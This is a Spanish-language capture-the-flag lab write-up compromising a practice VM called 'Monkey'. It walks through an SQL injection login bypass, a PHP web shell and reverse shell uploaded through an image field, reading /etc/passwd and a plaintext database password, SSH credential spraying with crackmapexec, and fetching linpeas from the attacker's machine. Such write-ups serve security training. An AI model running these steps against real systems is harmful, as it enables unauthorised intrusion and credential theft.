The screenshot shows the OWASP ZAP Intruder tool interface. It includes sections for 'Choose an attack type' (set to 'Cluster bomb'), 'Payload positions' (targeted at 'http://192.168.240.134'), 'Payload sets' (one set named '1' with a count of 77), and 'Payload settings [Simple list]' containing the 'quick-SQLi.txt' file. A red box highlights the 'Start attack' button.

Podemos ver que, si es vulnerable, nos dio de este checklist muchos positivos para el ingreso o logueo.

Request ▾	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
0	'_	junior01	302	1		367	
1	''	junior01	302	1		376	
2	'&	junior01	302	1		367	
3	'^	junior01	302	3		376	
4	'*'	junior01	302	1		377	
5	'or ''	junior01	302	4		376	
6	'or ''_	junior01	302	1		367	
7	'or ''"	junior01	302	2		366	
8	'or ''&	junior01	302	1		367	
9	'or ''^	junior01	302	1		366	



## TAREA 4 - RETO MONKEY

Probamos entonces a los mismos. Vemos que si es correcto ingresamos al usuario y además ya en la página de cambio de contraseña.

The screenshots show two separate logins. In both cases, the 'Username' field contains the value 'admin' and the 'Password' field contains '\*\*\*\*\*'. The 'Update' button is clicked, and the status bar at the bottom right shows 'Última conexión: a'. This indicates that the password has been successfully updated for both accounts.

The screenshots show two failed login attempts. In both cases, the 'Username' field contains the value 'admin' or '1='1 and the 'Password' field contains '\*\*\*\*\*'. The 'Update' button is clicked, and the status bar at the bottom right shows 'Última conexión: a'. This indicates that the password update failed due to the SQL injection attempt.

The screenshots show two successful password changes using specific payloads. In the first screenshot, the 'Username' field contains 'admin' or '1='1 and the 'Password' field contains '\*\*\*\*\*'. In the second screenshot, the 'Username' field contains 'admin' or '1='1# and the 'Password' field contains '\*\*\*\*\*'. Both attempts result in a successful update, as indicated by the status bar message 'Última conexión: a'.

CAMBIO DE CONTRASEÑA DEL ESTUDIANTE	
Add username to saved password?	OffSec
Username	admin' or '1='1
Password	*****
	Don't update Update
INSCRIBIRSE EN UN CURSO HISTORIAL DE INSCRIPCIONES MI P	
Add username to saved password?	OffSec
Username	admin' or '1='1#
Password	*****
	Don't update Update
INSCRIBIRSE EN UN CURSO HISTORIAL DE INSCRIPCIONES MI P	

### Manual

Volvemos entonces ahora si accediendo el sitio vemos que podemos modificar y interactuar en la página.

The screenshot shows a student profile edit page. On the left, there is a sidebar with a 'Promedio de Calificaciones' field containing '7.60' and a 'Subir nueva imagen' section with a 'Browse...' button and an 'Actualizar' button. On the right, there is a main form with fields for 'Student Name' (Hacker Mentor), 'Usuario' (hackermentor), 'Código postal' (77777), and 'Promedio de Calificaciones' (10.00). A success message 'Student Record updated Successfully !!' is displayed above the form. Below the form, there is a preview area for an 'Imagen del alumno' showing a placeholder 'IMAGEN NO DISPONIBLE'. A red box highlights the 'Promedio de Calificaciones' field on the left and the 'Promedio de Calificaciones' field in the main form. Another red box highlights the 'Student Record updated Successfully !!' message.




Vemos que tiene una imagen para cargar, averiguamos su nombre y tratamos de descargarla para ver si nos logra dar datos. Vemos su código encontramos las rutas vistas.

```
<div class="navbar-collapse collapse">
    <ul id="menu-top" class="nav navbar-nav navbar-right">
        <li><a href="pincode-verification.php">Inscribirse en un curso</a></li>
        <li><a href="enroll-history.php">Historial de inscripciones</a></li>
        <li><a href="my-profile.php">Mi Perfil</a></li>
        <li><a href="change-password.php">Cambiar contraseña</a></li>
        <li><a href="logout.php">Cerrar sesión</a></li>
```

Además vemos la ruta de la imagen view-source:<http://192.168.240.134/monkey/studentphoto/noimage.png>

```
114 <div class="form-group">
115     <label for="Pincode">Imagen del alumno</label>
116      </div>
117 <div class="form-group">
118     <label for="Pincode">Subir nueva imagen</label>
119     <input type="file" class="form-control" id="photo" name="photo" value="" />
120 </div>
121
```

Vamos a dicho link y la tratamos de descargar



Otra forma:

```
[root@kali ~]# wget http://192.168.240.134/monkey/studentphoto/noimage.png
--2024-10-29 15:58:56-- http://192.168.240.134/monkey/studentphoto/noimage.png
Connecting to 192.168.240.134:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 92800 (91K) [image/png]
Saving to: 'noimage.png'

noimage.png          100%[=====] 90.62K --.-KB/s   in 0.001s

2024-10-29 15:58:56 (134 MB/s) - 'noimage.png' saved [92800/92800]
```

Vemos si podemos encontrar sus metadatos con exiftool.




## TAREA 4 - RETO MONKEY


```
(root㉿kali)-[~/home/kali/MONKEY]
└─# ls
contra.txt      monkey-esc.nmap  noimage.png      services.nmap  usuarios.txt
monkey-esc.gnmap monkey-esc.xml   services.gnmap  services.xml

(root㉿kali)-[~/home/kali/MONKEY]
└─# exiftool noimage.png
ExifTool Version Number : 12.7
File Name             : noimage.png
Directory            : .
File Size             : 93 kB
File Modification Date/Time : 2022:02:24 20:48:47-05:00
File Access Date/Time  : 2024:10:29 15:58:56-04:00
File Inode Change Date/Time : 2024:10:29 15:58:56-04:00
File Permissions       : -rw-r--r--
File Type              : PNG
File Type Extension    : png
MIME Type              : image/png
Image Width            : 1200
Image Height           : 1200
Bit Depth              : 8
Color Type             : RGB with Alpha
Compression            : Deflate/Inflate
Filter                 : Adaptive
Interlace               : Noninterlaced
Background Color        : 255 255 255
Image Size              : 1200x1200
Megapixels             : 1.4
```

Vemos que no nos otorga información útil.



Recorremos su ruta




Vemos la vulnerabilidad Directory Listing, ya que no debería mostrarme los datos porque podría mostrar información sensible de la página.

Name	Last modified	Size	Description
Parent Directory	-	-	
avatar-1.jpg.png	2017-02-12 06:27	12K	
noimage.png	2022-02-24 20:48	91K	
php-rev.php	2022-05-20 16:47	5.4K	

Apache/2.4.38 (Debian) Server at 192.168.240.134 Port 80

Probamos entonces ahora cargar una imagen, cauqluiera al perfil para ver si nos deja. Descargamos una imagen de internet y probamos subirla. El archivo se llama rick.jpeg





## TAREA 4 - RETO MONKEY

Inscripción de estudiantes

Student Record updated Successfully !!

Student Name

Hacker Mentor

Usuario

hackermentor

Código postal

777777

Promedio de Calificaciones

10.00

192.168.240.134/monkey/studentphoto/  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

### Index of /monkey/studentphoto

Imagen del alumno



Subir nueva imagen

Name	Last modified	Size	Description
Parent Directory	-	-	-
avatar-1.jpg.png	2017-02-12 06:27	12K	
noimage.png	2022-02-24 20:48	91K	
php-rev.php	2022-05-20 16:47	5.4K	
rick.jpeg	2024-10-29 16:07	53K	

Apache/2.4.38 (Debian) Server at 192.168.240.134 Port 80

Vemos que se cargo con éxito, esta es una imagen .jpeg y la imagen anterior veiamos que era .png asi que acepta varios formatos. Ademas sabiamos que esta pagina acepta formatos php por su composicion, entonces podremos subir un archivo de este lenguaje a travez de este campo imagen para ejecutar comandos.

```
[root@kali]~[~/home/kali/MONKEY]
# nano imagen-hack.php
```

```
GNU nano 8.2
<?php
system('id');
?>
```

Probamos subir un codigo simple para ver si valida que sea una imagen en los formatos anteriores o no, con un codigo simple para saber el id del usuario.

192.168.240.134/monkey/studentphoto/  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

### Index of /monkey/studentphoto

Name	Last modified	Size	Description
Parent Directory	-	-	-
avatar-1.jpg.png	2017-02-12 06:27	12K	
imagen-hack.php	2024-10-29 16:15	26	
noimage.png	2022-02-24 20:48	91K	
php-rev.php	2022-05-20 16:47	5.4K	
rick.jpeg	2024-10-29 16:07	53K	

Apache/2.4.38 (Debian) Server at 192.168.240.134 Port 80

Ejecutamos a ver si funciona.



## TAREA 4 - RETO MONKEY

Vemos que si, el usuario “www-data” grupo 33, nos da informacion, entonces procedemos a hacer una shell reversa. Para eso vamos a <https://www.revshells.com/>. Colocas la Ip de nuestra maquina y ya te da el puerto de escucha solo se debe copiar el codigo como por ejemplo aqui tenemos el de PHP PentestMonkey.


Lo copiamos y armamos nuestro PHP. Nos ponemos en escucha por el puerto 9001.



Subimos el archivo y lo vemos en nuestro directory.

The screenshot shows a file upload form. A red box highlights the 'Browse...' button and the file name 'Imagen-hack2.php'. Below it is an 'Actualizar' button. Further down, another red box highlights the file name 'Imagen-hack2.php' along with its details: '2024-10-29 16:29 2.5K'.

Ya escuchando entonces procedemos a interactuar dandole clic y vemos si tenemos nuestra reverse shell en nuestra consola. Con bash -i nos da una consola mas amigable, vemos que somos el usuario www-data.



```
(root㉿kali)-[~/home/kali]
# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.240.135] from (UNKNOWN) [192.168.240.134] 60470
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 16:35:59 up 2:34, 0 users, load average: 0.16, 0.12, 0.04
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data@monkey:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@monkey:~$
```

Probamos ingresar al home o directamente buscar que hay en el o usuarios.

```
www-data@monkey:~$ find /home
find /home
/home
/home/hackermentor
/home/hackermentor/.bash_history
/home/hackermentor/.bashrc
/home/hackermentor/backup.sh
/home/hackermentor/.profile
/home/hackermentor/bandera1.txt
/home/hackermentor/.local
/home/hackermentor/.local/share
find: '/home/hackermentor/.local/share': Permission denied
/home/hackermentor/.bash_logout
/home/hackermentor/.selected_editor
www-data@monkey:~$
```

Aquí vemos que tenemos el usuario hackermentor y tambien tendremos seguramente el



usuario root, aunque se aprecia la ruta de nuestra primera bandera. Tratamos de leerla.

```
www-data@monkey:$ cat /home/hackermentor/bandera1.txt
cat /home/hackermentor/bandera1.txt
47ee0702e489445bae251df46bc88b73
www-data@monkey:$ █
```

Bandera1.txt - 47ee0702e489445bae251df46bc88b73

Ahora verificamos los usuarios y vemos la informacion de ellos leyendo con cat etc/passwd.

```
www-data@monkey:$ cat etc/passwd
cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534 ::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110 ::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534 ::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:99:99:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
hackermentor:x:1000:1000:administrator,,,:/home/hackermentor:/bin/bash
www-data@monkey:$ █
```

Vemos entonces que somos un usuario que no tiene login 'www-data', si existe el usuario root y el usuario hackermentor es administrador con autenticacion con una bash, por lo que debemos elevar privilegios. Primero creo una carpeta en /tmp llamada monkey para mantener orden y descargar la herramienta de automatizar.

```
www-data@monkey:$ cd tmp
cd tmp
www-data@monkey:/tmp$ mkdir monkey
mkdir monkey
www-data@monkey:/tmp$ ls
ls
monkey
```



## TAREA 4 - RETO MONKEY

```
www-data@monkey:/tmp$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
www-data@monkey:/tmp$
```

Una herramienta que nos permite automatizar la búsqueda de recursos para escalar privilegios se llama PEAS-ng. <https://github.com/peass-ng/PEASS-ng>

The screenshot shows the GitHub repository page for PEASS-ng. It features a 'Releases' section with 229 entries, highlighting the 'Release refs/heads/master 20241011-2e37ba11' from 3 weeks ago. Below the releases, there's a 'Sponsor this project' button.

The screenshot shows the detailed view of the 'Release refs/heads/master 20241011-2e37ba11'. It lists several assets, with 'linpeas\_linux\_amd64' highlighted with a red box. The file size is 3.06 MB.

Asset	Size	Last Modified
linpeas.sh	805 KB	3 weeks ago
linpeas_darwin_amd64	3.03 MB	3 weeks ago
linpeas_darwin_arm64	3.1 MB	3 weeks ago
linpeas_darwin_x86	1.14 MB	3 weeks ago
<b>linpeas_linux_amd64</b>	<b>3.06 MB</b>	<b>3 weeks ago</b>
linpeas_smali.sh	3.16 MB	3 weeks ago
winPEAS.bat	35.9 KB	3 weeks ago
winPEASerry.exe	9.39 MB	3 weeks ago
winPEASerry_ofs.exe	9.25 MB	3 weeks ago
winPEASx64.exe	9.39 MB	3 weeks ago
winPEASx64_ofs.exe	9.25 MB	3 weeks ago

```
uname -a
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
www-data@monkey:/tmp$
```

Puede que no tenga internet muchas veces para eso se procede a levantar un servidor web en mi maquina y a compartirlo.




Acortamos su nombre a "linpeas" y abrimos un server en python.

```
(root㉿kali)-[~/home/kali/Downloads]: Inappropriate ioctl
└─# mv linpeas_linux_amd64 linpeas
monkey:~/tmp$ mkdir monkey
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
monkey:~/tmp$
```



Vemos que compartimos nuestra carpeta si vamos desde nuestro lado y colocamos nuestra IP.



## Directory listing for /

- [linpeas](#)
- [nomimage.png](#)
- [quick-SQLi.txt](#)
- [rick.jpeg](#)

Descargamos en nuestra maquina victima.

```
www-data@monkey:/tmp$ wget 192.168.240.135/linpeas
wget 192.168.240.135/Linpeas
--2024-10-30 09:22:49--  http://192.168.240.135/linpeas/
Connecting to 192.168.240.135:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3207080 (3.1M) [application/octet-stream]
Saving to: 'linpeas'
```

Vemos del otro lado todos los procesos hechos.

```
[root@kali]~/home/kali/Downloads]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.240.135 - - [30/Oct/2024 09:20:12] "GET / HTTP/1.1" 200 -
192.168.240.135 - - [30/Oct/2024 09:20:12] code 404, message File not found
192.168.240.135 - - [30/Oct/2024 09:20:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.240.135 - - [30/Oct/2024 09:21:15] "GET / HTTP/1.1" 200 -
192.168.240.134 - - [30/Oct/2024 09:21:56] "GET / HTTP/1.1" 200 -
192.168.240.134 - - [30/Oct/2024 09:22:49] "GET /linpeas HTTP/1.1" 200 -
```

Lo vemos y le damos permisos de ejecucion.

```
www-data@monkey:/tmp$ ls
ls
index.html
linpeas
monkey
www-data@monkey:/tmp$ chmod +x linpeas
chmod +x linpeas
```

Ahora lo ejecutamos, generara varios logs asi que para mantener el orden capturamos la salida con tee.

```
www-data@monkey:/tmp$ ./linpeas | tee -a log.txt
./linpeas | tee -a log.txt
```



Yendo desde arriba hacia abajo, si aparece en ROJO /AMARILLO tenemos muchísimas posibilidades de escalación de privilegios.

**Linux Privesc Checklist:** <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>  
LEGEND:  
**RED/YELLOW:** 95% a PE vector

Linpeas realiza un escaneo completo del equipo dando información importante.

```
192.168.200.121 [09/20/2024 09:20:12] "GET / HTTP/1.1" 200 -  
192.168.200.121 [09/20/2024 09:20:12] "GET /index.html HTTP/1.1" 200 -  
192.168.200.121 [09/20/2024 09:20:12] "GET / HTTP/1.1" 200 -  
192.168.200.121 [09/20/2024 09:20:12] "GET /linpeas HTTP/1.1" 200 -  
  
Basic information  
OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)  
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)  
Hostname: monkey  
  
System Information  
Operative system  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits  
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)  
Distributor ID: Debian  
Description: Debian GNU/Linux 10 (buster)  
Release: 10  
Codename: buster  
  
Executing Linux Exploit Suggester  
↳ https://github.com/mzet-/linux-exploit-suggester Linpeas  
[+] [CVE-2019-13272] PTRACE_TRACEME  
  
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903  
Exposure: highly probable  
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedoraproject.org=30{kernel:5.0.9-*}  
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/47133.zip  
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c  
Comments: Requires an active PolKit agent.  
  
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write  
  
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html  
Exposure: less probable  
Tags: ubuntu=20.04{kernel:5.8.0-*}  
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c  
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c  
Comments: ip_tables kernel module must be loaded
```

#### [CVE-2019-13272] PTRACE TRACEME.

Esta vulnerabilidad permite a un atacante que tiene acceso a un proceso en un sistema Linux utilizar la llamada al sistema PTRACE\_TRACEME para obtener información sobre otros procesos. Esto puede llevar a la exposición de datos sensibles y a la escalación de privilegios.

#### [CVE-2021-22555] Netfilter heap out-of-bounds write.

Esta vulnerabilidad afecta a Netfilter en Linux y permite a un atacante escribir fuera de los límites de la memoria, lo que podría resultar en una denegación de servicio o ejecución de código arbitrario. Esto se debe a una falta de validación adecuada en ciertas operaciones de filtrado de paquetes.

\*\*\*\*VISTOS CUANDO HICIMOS RECONOCIMIENTO EN SEARCHSPLOIT\*\*\*

Active Ports					
<a href="https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports">https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports</a>					
tcp	LISTEN	0	80	127.0.0.1:3306	0.0.0.0:*
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*
tcp	LISTEN	0	128	*:80	*:*
tcp	LISTEN	0	32	*:21	*:*
tcp	LISTEN	0	128	[ :: ]:22	[ :: ]:*

Vemos el puerto interno 3306 que no nos aparecía en el escaneo (MySQL).



```
└── [+] Superusers
root:x:0:0:root:/root:/bin/bash

└── [+] Users with console
hackermentor:x:1000:1000:administrator,,,,:/home/hackermentor:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

```
└── [+] Searching passwords in config PHP files
/usr/share/phpmyadmin/config.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/config.sample.inc.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['Servers'][$i]['AllowNoPassword'] = false;
/usr/share/phpmyadmin/libraries/config.default.php:$cfg['ShowConfig'] = true;
/var/www/html/monkey/admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
/var/www/html/monkey/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
```

Buscamos entonces la palabra password a ver que encontramos.

```
www-data@monkey:/tmp$ grep -R "password" /var/www 2>/dev/null
```

```
$mysql_password = "M1_P4ssw0rd_segur@";
```

```
/var/www/html/monkey/admin/manage-students.php: $password="12345";
/var/www/html/monkey/admin/manage-students.php: $newpass=md5($password);
```

Vemos potencialmente una contraseña que se podria utilizar. Sumamos a nuestro diccionario.

```
GNU nano 8.2
junior01
M1_P4ssw0rd_segur@ contra.txt
12345
```

```
/var/www/html/monkey/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
```

Seguimos la ruta y vemos el archivo a ver si obtenemos mas datos sobre la base de datos MySQL.

La ruta seria /var/www/html/monkey/includes/config.php

```
www-data@monkey:/tmp$ cat /var/www/html/monkey/includes/config.php
cat /var/www/html/monkey/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");

?>
www-data@monkey:/tmp$
```

Probamos entonces con crackmapexec si tenemos un suuario:contraseña correcto con nuestro diccionario en SSH.



## TAREA 4 - RETO MONKEY

```
[root@kali)-[~/home/kali/MONKEY]
# crackmapexec ssh 192.168.240.134 -u usuarios.txt -p contra.txt
SSH    192.168.240.134 22      192.168.240.134  [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2 word: null
SSH    192.168.240.134 22      192.168.240.134 [-] grimmie:junior01 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] grimmie:M1_P4ssw0rd_segur@ Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] grimmie:12345 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hacker:junior01 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hacker:M1_P4ssw0rd_segur@ Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hacker:12345 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] studentredno:junior01 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] studentredno:M1_P4ssw0rd_segur@ Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] studentredno:12345 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hmentor:junior01 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hmentor:M1_P4ssw0rd_segur@ Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hmentor:12345 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hackmentor:junior01 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hackmentor:M1_P4ssw0rd_segur@ Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hackmentor:12345 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [-] hackermentor:junior01 Authentication failed.
SSH    192.168.240.134 22      192.168.240.134 [+] hackermentor:M1_P4ssw0rd_segur@
```

[+] hackermentor:M1\_P4ssw0rd\_segur@

Tenemos entonces para SSH hackermentor:M1\_P4ssw0rd\_segur@. Probamos entonces.

```
[root@kali)-[~/home/kali/MONKEY]
# ssh -l hackermentor 192.168.240.134
The authenticity of host '192.168.240.134' (192.168.240.134) can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: M1_P4ssw0rd_segur@
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.240.134' (ED25519) to the list of known hosts.
hackermentor@192.168.240.134's password: evy/tm$ cat /var/www/html/monkey/includes/
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$
```

Tenemos entonces una session con usuario hackermentor. Es decir tenemos por ahora dos usuarios.

```
hackermentor@monkey:~$ id
uid=1000(hackermentor) gid=1000(administrator) groups=1000(administrator),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
www-data@monkey:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vemos entonces nuestra bandera1 nuevamente.

```
hackermentor@monkey:~$ ls
backup.sh bandera1.txt
hackermentor@monkey:~$ cat bandera1.txt
47ee0702e489445bae251df46bc88b73
```

Bandera1 - 47ee0702e489445bae251df46bc88b73



Tratamos de ingresar a la segunda bandera que sabemos que esta en el root pero no tenemos los permisos.

```
hackermentor@monkey:~$ find /root  
/root  
find: '/root': Permission denied
```

Repetimos el proceso utilizando el linpeas pero ahora como administrador.

```
[root@kali] ~  
└─# cd Downloads  
└─# ls  
linpeas noimage.png quick-SQLi.txt rick.jpeg  
[root@kali] ~  
└─# python3 -m http.server 8085  
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...  
[root@kali] ~
```

```
hackermentor@monkey:~$ wget 192.168.240.135:8085/linpeas  
--2024-10-30 10:24:42-- http://192.168.240.135:8085/linpeas  
Connecting to 192.168.240.135:8085 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 3207080 (3.1M) [application/octet-stream]  
Saving to: 'linpeas'  
  
File System  
linpeas          100%[=====] 3.06M --.-KB/s   in 0.02s  
  
2024-10-30 10:24:42 (142 MB/s) - 'linpeas' saved [3207080/3207080]
```

Le damos el permiso ejecutable nuevamente y ejecutamos.

```
hackermentor@monkey:~$ ls  
backup.sh bandera1.txt linpeas  
hackermentor@monkey:~$ chmod +x linpeas  
hackermentor@monkey:~$ ./linpeas
```

Vemos que pone este recurso en los colores para elevar privilegios

```
* * * * * /home/hackermentor/backup.sh
```

Vemos que contiene un script que lo que hace es remover un archivo /tmp/backup.zip y luego con el comando zip -r lo crea nuevamente de todo el recurso var/www/html/monkey/includes, dando permisos 700 a lo ultimo. Es decir solo tendran permisos los usuarios dueños del archivo.

```
hackermentor@monkey:~$ cat backup.sh  
#!/bin/bash  
  
rm /tmp/backup.zip  
zip -r /tmp/backup.zip /var/www/html/monkey/includes  
chmod 700 /tmp/backup.zip
```



Vemos esto aquí. Solo el usuario roo podra leer este archivo. Este archivo cambia cada cierta cantidad de tiempo que solo sabe el root.

```
hackermentor@monkey:~$ ls -l /tmp/backup.zip
-rwx----- 1 root root 2252 Oct 30 10:39 /tmp/backup.zip
hackermentor@monkey:~$ ls -l /tmp/backup.zip
-rwx----- 1 root root 2252 Oct 30 10:40 /tmp/backup.zip
```

Para poder reconocer los procesos existe una herramienta llamada Process Spy. Descargamos: <https://github.com/DominicBreuker/pspy/releases/tag/v1.2.1>



Montamos nuestro servidor, compartimos el archivo, descargamos en la maquina victim y damos los permisos para ejecutarlo.

